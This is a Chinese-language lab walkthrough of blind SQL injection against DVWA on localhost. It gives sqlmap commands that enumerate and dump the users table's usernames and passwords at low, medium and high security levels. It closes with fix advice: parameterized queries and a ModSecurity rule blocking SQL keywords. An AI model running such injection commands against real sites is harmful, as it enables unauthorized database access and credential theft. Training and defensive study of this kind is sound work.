
* 获取数据库 dvwa 中 users 表的字段

|  |
| --- |
| SQL python sqlmap.py -u "http://localhost/DVWA/vulnerabilities/sqli\_blind/?id=1&Submit=Submit" --cookie "security=low; PHPSESSID=sglkdapflbtotcoq7968mm92ib " -D dvwa -T users --columns |



* 读取其中 user，和 password 中的内容：


|  |
| --- |
| PHP python sqlmap.py -u "http://localhost/DVWA/vulnerabilities/sqli\_blind/?id=1&Submit=Submit" --cookie "PHPSESSID=siggre297upbpegrm1tfnl52ft; security=low " -D dvwa -T users -C " user,password" --dump #使用dump强制把查询到的数据返回到终端，让我们自己可以在终端看见 |



**SQL Injection(Blind)-medium**


相比于 low 级别，需要找到请求体里面发送的内容，包含在命令行中

* 使用下拉框，没有回显，url 里面没有附带数据是使用 post 方法



* sqlmap 分析

|  |
| --- |
| Python python sqlmap.py -u"http://localhost/dvwa/vulnerabilities/sqli\_blind/#" --cookie "PHPSESSID=siggre297upbpegrm1tfnl52ft; security=medium" |




post 方法的数据是包含在请求体里面的，我们要把数据从数据包里取出来，加在命令行中。


构建新的命令行：

|  |
| --- |
| PHP python sqlmap.py -u "http://localhost/dvwa/vulnerabilities/sqli\_blind/# " --data "id=1&Submit=Submit" --cookie "PHPSESSID=3gbc1h6ma83bbe4fv38j3lgsm5; security=medium" |

可以看到存在基于布尔类型的盲注和基于时间的盲注



之后查找数据即可，一定要加上 data：



**SQL Injection(high)**


通过 burpsuite 抓包，我们可以看到原页面跳转到另一个页面是使用 get 方法，跳转页面使用 post 获得参数



我们开始构造命令

|  |
| --- |
| JSON #联合查询命令,-u "[数据提交页面url]" --data "[request]" --second-u "[数据显示页面url]" --cookie="[站点cookie]"  python sqlmap.py -u "http://localhost/dvwa/vulnerabilities/sqli\_blind/cookie-input.php#" --data "id=1&Submit=Submit" --second-u "http://localhost/dvwa/vulnerabilities/sqli\_blind/" --cookie "id=1; PHPSESSID=3gbc1h6ma83bbe4fv38j3lgsm5; security=high" |

这个花费的时间可能比较久



拿到注入点就可以进行数据的输出，之后就是和之前是一样的步骤。

**修复建议：**

**1.参数化查询：**

将用户输入和sql语句分离，避免拼接字符串

|  |
| --- |
| PHP # 错误方式（拼接字符串）  cursor.execute("SELECT \* FROM users WHERE id = " + user\_input)   # 正确方式（参数化查询）  cursor.execute("SELECT \* FROM users WHERE id = ?", (user\_input,)) |

**2.WAF规则配置**

过滤恶意字符：在WAF中设置规则，拦截包含sql关键字的请求

|  |
| --- |
| PHP SecRule ARGS "@rx (?i)(union\s+select|sleep\(|-- |\/\\*)" \ "id:1001,deny,msg:'SQL Injection Attempt'" |